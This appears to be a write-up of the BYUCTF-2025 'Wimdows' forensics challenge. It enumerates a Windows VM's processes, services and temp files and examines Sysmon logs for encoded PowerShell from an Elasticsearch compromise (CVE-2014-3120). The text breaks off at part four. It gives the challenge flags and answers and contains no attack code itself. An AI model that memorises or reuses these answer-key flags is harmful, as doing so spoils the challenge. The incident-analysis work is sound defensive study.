

Wimdows
Wimdows was the biggest Forensics challenge in BYUCTF-2025. I’m giving it its own section because it has many parts and teaches important skills. While this scenario is unlikely in real life, it still provides educational value. I’ll do a more in-depth analysis for this challenge than the others.
This challenge involves analyzing a virtual machine image (~10GB) containing a Windows system with various forensic artifacts. Due to the large file size, I can’t include the VM image here.
Reconnaissance
Firing up the VM revealed a Windows Server 2008 R2 installation with multiple accounts. The provided credentials were vagrant/vagrant.

After logging in, I conducted a thorough reconnaissance of the Windows system by exploring the file system, examining user folders, checking running services, and analyzing active processes to understand the environment.
To capture all running processes, I executed the following PowerShell command:
Get-Process | Out-File -FilePath processes.txt; notepad processes.txtThe output revealed numerous processes running on the system:
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
------- ------ ----- ----- ------ -- -- -----------
28 5 2768 3560 0.02 1476 0 cmd
29 5 2712 3296 0.00 3752 0 cmd
35 5 1628 3284 0.02 1320 0 conhost
33 5 1556 3196 0.02 1396 0 conhost
35 5 1592 3252 0.00 1492 0 conhost
35 5 1608 3284 0.00 1656 0 conhost
37 5 1624 3324 0.00 1928 0 conhost
33 5 1596 3244 0.00 2176 0 conhost
33 5 1596 3272 0.02 2360 0 conhost
33 5 1596 3272 0.00 2512 0 conhost
32 4 1516 3168 0.00 2560 0 conhost
35 5 2524 4684 0.02 5764 1 conhost
1331 16 2944 5020 0.34 372 0 csrss
190 11 9264 9040 0.83 420 1 csrss
106 7 8260 7112 0.02 2128 0 cygrunsrv
98 12 2520 4032 0.02 2008 0 dcnotificationserver
47 7 1396 3752 0.00 2352 0 dcrotatelogs
47 7 1392 3752 0.00 2504 0 dcrotatelogs
127 21 5504 11304 0.55 1040 0 dcserverhttpd
538 92 16528 17096 0.50 2392 0 dcserverhttpd
102 10 2572 6140 0.02 5232 1 DesktopCentral
215 16 5000 11992 0.23 4940 0 dllhost
170 25 25192 16096 0.03 1336 0 domain1Service
1106 177 406376 196020 7.08 1388 0 elasticsearch-service-x64
650 43 22828 42072 0.72 508 1 explorer
134 19 8452 13744 0.05 3388 0 httpd
177 33 10100 14132 0.03 3732 0 httpd
0 0 0 24 0 0 Idle
301 21 184160 64112 2.22 1564 0 java
660 21 414312 43452 0.91 1596 0 java
1105 54 411084 291884 14.42 2528 0 java
277 20 108012 23808 0.31 4040 0 java
798 58 414748 260320 14.70 4400 0 java
409 51 61484 51564 4.16 1452 0 jenkins
278 43 64424 50596 1.89 1912 0 jmx
637 20 8060 14272 0.61 524 0 lsass
210 11 3584 6440 0.05 532 0 lsm
163 18 4020 8500 0.05 5032 0 msdtc
553 14 184280 44176 0.14 3420 0 mysqld
384 28 59700 58796 0.36 5740 1 powershell
298 14 5992 9804 0.50 500 0 services
36 1 712 1384 0.34 284 0 smss
172 15 4524 7740 0.11 2264 0 snmp
310 20 7160 11576 0.02 1160 0 spoolsv
167 8 2996 8752 1.47 4600 0 sppsvc
105 10 7272 6820 0.03 2192 0 sshd
306 33 9300 11332 0.06 404 0 svchost
383 14 5072 10464 0.31 628 0 svchost
309 16 4300 8304 0.13 712 0 svchost
319 16 12016 13492 0.33 808 0 svchost
1115 47 22612 37512 1.66 852 0 svchost
533 20 7336 13440 1.27 920 0 svchost
226 14 4540 9784 0.02 964 0 svchost
421 32 14724 15708 0.17 1004 0 svchost
111 10 5272 9740 0.06 1208 0 svchost
152 16 5728 9836 0.03 1428 0 svchost
57 4 1496 3264 0.00 2236 0 svchost
163 14 7620 10916 0.06 3480 0 svchost
253 13 3328 7312 0.02 4576 0 svchost
119 13 2420 5912 0.00 4684 0 svchost
77 6 2224 4992 0.02 4976 0 svchost
275 17 7892 13668 1.16 2296 0 Sysmon64
400 0 108 300 18.92 4 0 System
113 8 2680 5796 0.03 644 0 taskeng
97 7 2564 5716 0.00 5624 1 taskeng
105 8 2748 4600 0.00 5356 1 taskhost
81 7 1936 5340 0.00 4132 0 unsecapp
58 9 20572 4268 0.02 1112 0 update
98 12 3500 9824 0.09 2436 0 VGAuthService
284 23 10752 18024 0.17 2600 0 vmtoolsd
178 19 8248 15620 0.16 5820 1 vmtoolsd
93 10 2060 4860 0.09 412 0 wininit
109 7 2532 5772 0.05 476 1 winlogon
51 6 1584 3912 0.03 3508 0 wlms
230 15 7628 13124 0.47 4896 0 WmiPrvSE
267 17 22520 27468 1.61 5376 0 WmiPrvSE
277 18 4328 8208 0.06 1236 0 wrapperNotable observations from the process list:
- Multiple instances of
javawith high memory usage - Presence of
elasticsearch-service-x64,jenkins, andjmxservices - Several web servers including
httpd Sysmon64running, which could provide valuable event logs- High number of
svchostinstances typical for Windows servers
Next, I enumerated the running services to gain deeper insight into the system’s functionality:
Get-Service | Where-Object { $_.Status -eq 'Running' } | Out-File running_services.txt; notepad running_services.txtThe output confirmed the presence of several interesting services:
Status Name DisplayName
------ ---- -----------
Running AppHostSvc Application Host Helper Service
Running BFE Base Filtering Engine
Running BITS Background Intelligent Transfer Ser...
Running CertPropSvc Certificate Propagation
Running COMSysApp COM+ System Application
Running CryptSvc Cryptographic Services
Running DcomLaunch DCOM Server Process Launcher
Running DesktopCentralS... ManageEngine Desktop Central Server
Running Dhcp DHCP Client
Running Dnscache DNS Client
Running domain1 domain1 GlassFish Server
Running DPS Diagnostic Policy Service
Running elasticsearch-s... Elasticsearch 1.1.1 (elasticsearch-...
Running eventlog Windows Event Log
Running EventSystem COM+ Event System
Running fdPHost Function Discovery Provider Host
Running FontCache Windows Font Cache Service
Running ftpsvc Microsoft FTP Service
Running gpsvc Group Policy Client
Running IKEEXT IKE and AuthIP IPsec Keying Modules
Running iphlpsvc IP Helper
Running jenkins jenkins
Running jmx jmx
Running LanmanServer Server
Running LanmanWorkstation Workstation
Running lmhosts TCP/IP NetBIOS Helper
Running MEDC Server Com... MEDC Server Component - Notificatio...
Running MEDCServerCompo... MEDC Server Component - Apache
Running MpsSvc Windows Firewall
Running MSDTC Distributed Transaction Coordinator
Running Netman Network Connections
Running netprofm Network List Service
Running NlaSvc Network Location Awareness
Running nsi Network Store Interface Service
Running OpenSSHd OpenSSH Server
Running PlugPlay Plug and Play
Running PolicyAgent IPsec Policy Agent
Running Power Power
Running ProfSvc User Profile Service
Running RemoteRegistry Remote Registry
Running RpcEptMapper RPC Endpoint Mapper
Running RpcSs Remote Procedure Call (RPC)
Running SamSs Security Accounts Manager
Running Schedule Task Scheduler
Running SENS System Event Notification Service
Running SessionEnv Remote Desktop Configuration
Running ShellHWDetection Shell Hardware Detection
Running SNMP SNMP Service
Running Spooler Print Spooler
Running sppsvc Software Protection
Running Sysmon64 Sysmon64
Running TermService Remote Desktop Services
Running TrkWks Distributed Link Tracking Client
Running UmRdpService Remote Desktop Services UserMode Po...
Running UxSms Desktop Window Manager Session Manager
Running VGAuthService VMware Alias Manager and Ticket Ser...
Running VMTools VMware Tools
Running W3SVC World Wide Web Publishing Service
Running wampapache wampapache
Running wampmysqld wampmysqld
Running WAS Windows Process Activation Service
Running WdiSystemHost Diagnostic System Host
Running WinHttpAutoProx... WinHTTP Web Proxy Auto-Discovery Se...
Running Winmgmt Windows Management Instrumentation
Running WinRM Windows Remote Management (WS-Manag...
Running WLMS Windows Licensing Monitoring Service
Running wuauserv Windows UpdateSeveral security-relevant services caught my attention:
RemoteRegistryservice (typically disabled for security reasons)- Multiple web servers (
wampapache,W3SVC) - Enterprise applications (
jenkins,elasticsearch,GlassFish) - Management tools (
DesktopCentralServer,SNMP)
To further investigate potential artifacts, I examined the C:\Windows\Temp directory, which often contains valuable forensic evidence:
PS C:\Windows\Temp> Get-ChildItem -Path "C:\Windows\Temp" -Recurse -Force | Out-File "$env:USERPROFILE\Desktop\temp_list.txt"
Directory: C:\Windows\Temp
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 8/5/2022 2:50 PM chocolatey
d----- 8/5/2022 2:03 PM Crashpad
d----- 8/5/2022 3:06 PM hsperfdata_sshd_server
d----- 5/22/2025 11:16 PM hsperfdata_VAGRANT-2008R2$
d----- 8/5/2022 3:05 PM Low
d----- 8/5/2022 3:06 PM virtualbox
d----- 5/22/2025 11:16 PM VM3D
d----- 5/17/2025 6:57 PM vmware-SYSTEM
d----- 8/5/2022 3:05 PM {699DC2F0-7B7E-431D-8D4E-84E5E3E5DD96}
-a---- 8/5/2022 3:06 PM 18487658 axis2-1.6.0-war.zip
-a---- 5/15/2025 6:10 PM 25445 chrome_installer.log
-a---- 8/5/2022 2:49 PM 364552 dd_vcredistMSI233C.txt
-a---- 8/5/2022 2:50 PM 374078 dd_vcredistMSI235A.txt
-a---- 8/5/2022 2:49 PM 11626 dd_vcredistUI233C.txt
-a---- 8/5/2022 2:50 PM 11546 dd_vcredistUI235A.txt
-a---- 8/5/2022 1:42 PM 0 DMI6C94.tmp
-a---- 5/17/2025 11:31 AM 0 DMI9D49.tmp
-a---- 8/5/2022 1:44 PM 4572 dotnet-install.log
-a---- 8/5/2022 3:06 PM 22608755 elasticsearch-1.1.1.zip
-a---- 8/5/2022 2:48 PM 102178360 glassfish4.zip
-a---- 5/15/2025 6:00 PM 0 ib2952.tmp
-a---- 5/15/2025 6:00 PM 0 ib2953.tmp
-a---- 5/15/2025 6:00 PM 0 ib2954.tmp
-a---- 5/15/2025 6:00 PM 0 ib2955.tmp
-a---- 5/15/2025 6:00 PM 0 ib2994.tmp
-a---- 5/17/2025 3:43 PM 0 ib3613.tmp
-a---- 5/17/2025 3:43 PM 0 ib3614.tmp
-a---- 5/17/2025 3:43 PM 0 ib3615.tmp
-a---- 5/17/2025 3:43 PM 0 ib3626.tmp
-a---- 5/17/2025 3:43 PM 0 ib3665.tmp
-a---- 5/22/2025 11:16 PM 0 ib3836.tmp
-a---- 5/22/2025 11:16 PM 0 ib3837.tmp
-a---- 5/22/2025 11:16 PM 0 ib3838.tmp
-a---- 5/22/2025 11:16 PM 0 ib3849.tmp
-a---- 5/22/2025 11:16 PM 0 ib3888.tmp
-a---- 5/17/2025 5:15 PM 0 ib3AD6.tmp
-a---- 5/17/2025 5:15 PM 0 ib3AD7.tmp
-a---- 5/17/2025 5:15 PM 0 ib3AD8.tmp
-a---- 5/17/2025 5:15 PM 0 ib3AE9.tmp
-a---- 5/17/2025 5:15 PM 0 ib3B28.tmp
-a---- 5/17/2025 11:31 AM 0 ib662C.tmp
-a---- 5/17/2025 11:31 AM 0 ib662D.tmp
-a---- 5/17/2025 11:31 AM 0 ib662E.tmp
-a---- 5/17/2025 11:31 AM 0 ib663E.tmp
-a---- 5/17/2025 11:31 AM 0 ib667E.tmp
-a---- 8/5/2022 2:57 PM 134169928 ManageEngine_DesktopCentral.exe
-a---- 8/5/2022 2:50 PM 68988401 openjdk-1.6.0-unofficial-b27-windows-amd64.zip
-a---- 8/5/2022 1:44 PM 10225386 openssh.exe
-a---- 8/5/2022 1:44 PM 99 PATH
-a---- 5/22/2025 11:17 PM 102 silconfig.log
-a---- 8/5/2022 2:24 PM 131072 TS_1E94.tmp
-a---- 8/5/2022 2:24 PM 196608 TS_1F60.tmp
-a---- 8/5/2022 2:30 PM 393216 TS_2639.tmp
-a---- 8/5/2022 2:30 PM 262144 TS_26B7.tmp
-a---- 8/5/2022 2:23 PM 327680 TS_2D2E.tmp
-a---- 8/5/2022 2:23 PM 393216 TS_2DBC.tmp
-a---- 8/5/2022 1:50 PM 63803392 VBoxGuestAdditions.iso
-a---- 5/22/2025 11:16 PM 22171 vmware-vmsvc-SYSTEM.log
-a---- 5/22/2025 11:16 PM 3063 vmware-vmtoolsd-SYSTEM.log
-a---- 5/22/2025 11:19 PM 4082 vmware-vmtoolsd-vagrant.log
-a---- 5/22/2025 11:19 PM 16753 vmware-vmusr-vagrant.log
-a---- 5/22/2025 11:16 PM 2510 vmware-vmvss-SYSTEM.log
-a---- 8/5/2022 2:42 PM 26024903 wampserver2.2.d-x64.exe
-a---- 8/5/2022 1:44 PM 4880 wmf-install.log
-a---- 8/5/2022 2:50 PM 1736 _env.cmd
-a---- 8/5/2022 3:05 PM 16384 ~DF0576503D8268117D.TMP
-a---- 8/5/2022 3:05 PM 16384 ~DF64A0C29C2A02D94B.TMP
-a---- 8/5/2022 3:05 PM 16384 ~DF9E950B5174EDB2B5.TMP
```text
The temp directory revealed several significant findings:
- Installation packages for various enterprise applications (Elasticsearch, GlassFish, WAMP)
- Evidence of ManageEngine DesktopCentral software
- VM-related files confirming this is a virtualized environment
- Various temporary files created during recent activity (May 2025)
### Wimdows 1

In the running processes, I spotted `Sysmon` which could aid me in solving these problems.
First, I needed to export the logs from the VM to my computer using `VM Tools`. I then used `EvtxECmd` to convert the logs to `.csv` format, allowing me to open them in `Timeline Explorer` for easier investigation and analysis.
```powershell
danhq@hide-and-seek E:\....\EvtxeCmd .\EvtxECmd.exe -f .\Microsoft-Windows-Sysmon%4Operational.evtx --csv . --csvf Sysmon.csv
EvtxECmd version 1.5.2.0
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx
Command line: -f .\Microsoft-Windows-Sysmon%4Operational.evtx --csv . --csvf Sysmon.csv
Warning: Administrator privileges not found!
CSV output will be saved to .\Sysmon.csv
Maps loaded: 453
Processing E:\CTF\Tools\EvtxeCmd\Microsoft-Windows-Sysmon%4Operational.evtx...
Chunk count: 68, Iterating records...
Event log details
Flags: IsDirty
Chunk count: 68
Stored/Calculated CRC: 6A0FADAA/6A0FADAA
Earliest timestamp: 2025-05-16 01:22:55.2258750
Latest timestamp: 2025-05-23 06:29:44.2773437
Total event log records found: 3,294
Records included: 3,294 Errors: 0 Events dropped: 0
Metrics (including dropped events)
Event ID Count
1 1,744
2 16
4 15
5 4
6 28
8 233
11 580
12 77
13 596
16 1
Processed 1 file in 2.7522 secondsUpon opening the logs in Timeline Explorer, I spotted these suspicious entries:

There are multiple PowerShell commands executed which spawned from C:\Program Files\elasticsearch-1.1.1\bin\elasticsearch-service-x64.exe and are encoded in base64.

From this evidence, I concluded that the perpetrator exploited a vulnerability in Elasticsearch to gain shell access on this computer. I had previously identified that the version of Elasticsearch running was 1.1.1.
So I search for Elasticsearch 1.1.1 CVE RCE which return

Therefore, the answer to Wimdows 1 is CVE-2014-3120
Wimdows 2

From the same Sysmon log, I discovered additional encoded PowerShell commands executed after the perpetrator gained shell access. Upon decoding these commands, I was able to extract the second flag.


So the answer for Wimdows 2 is byuctf{n0w_th4t5_s0m3_5u5_l00k1ng_p0w3rsh3ll_139123}
Wimdows 3
In the same log, I spotted these entries

The logs clearly show that a new user account named phasma was created and subsequently added to the Remote Desktop Users group.
Therefore, the answer to Wimdows 3 is Remote Desktop Users
Wimdows 4
Continue scavenging the Sysmon log for encoded base64 powershell command, I found this

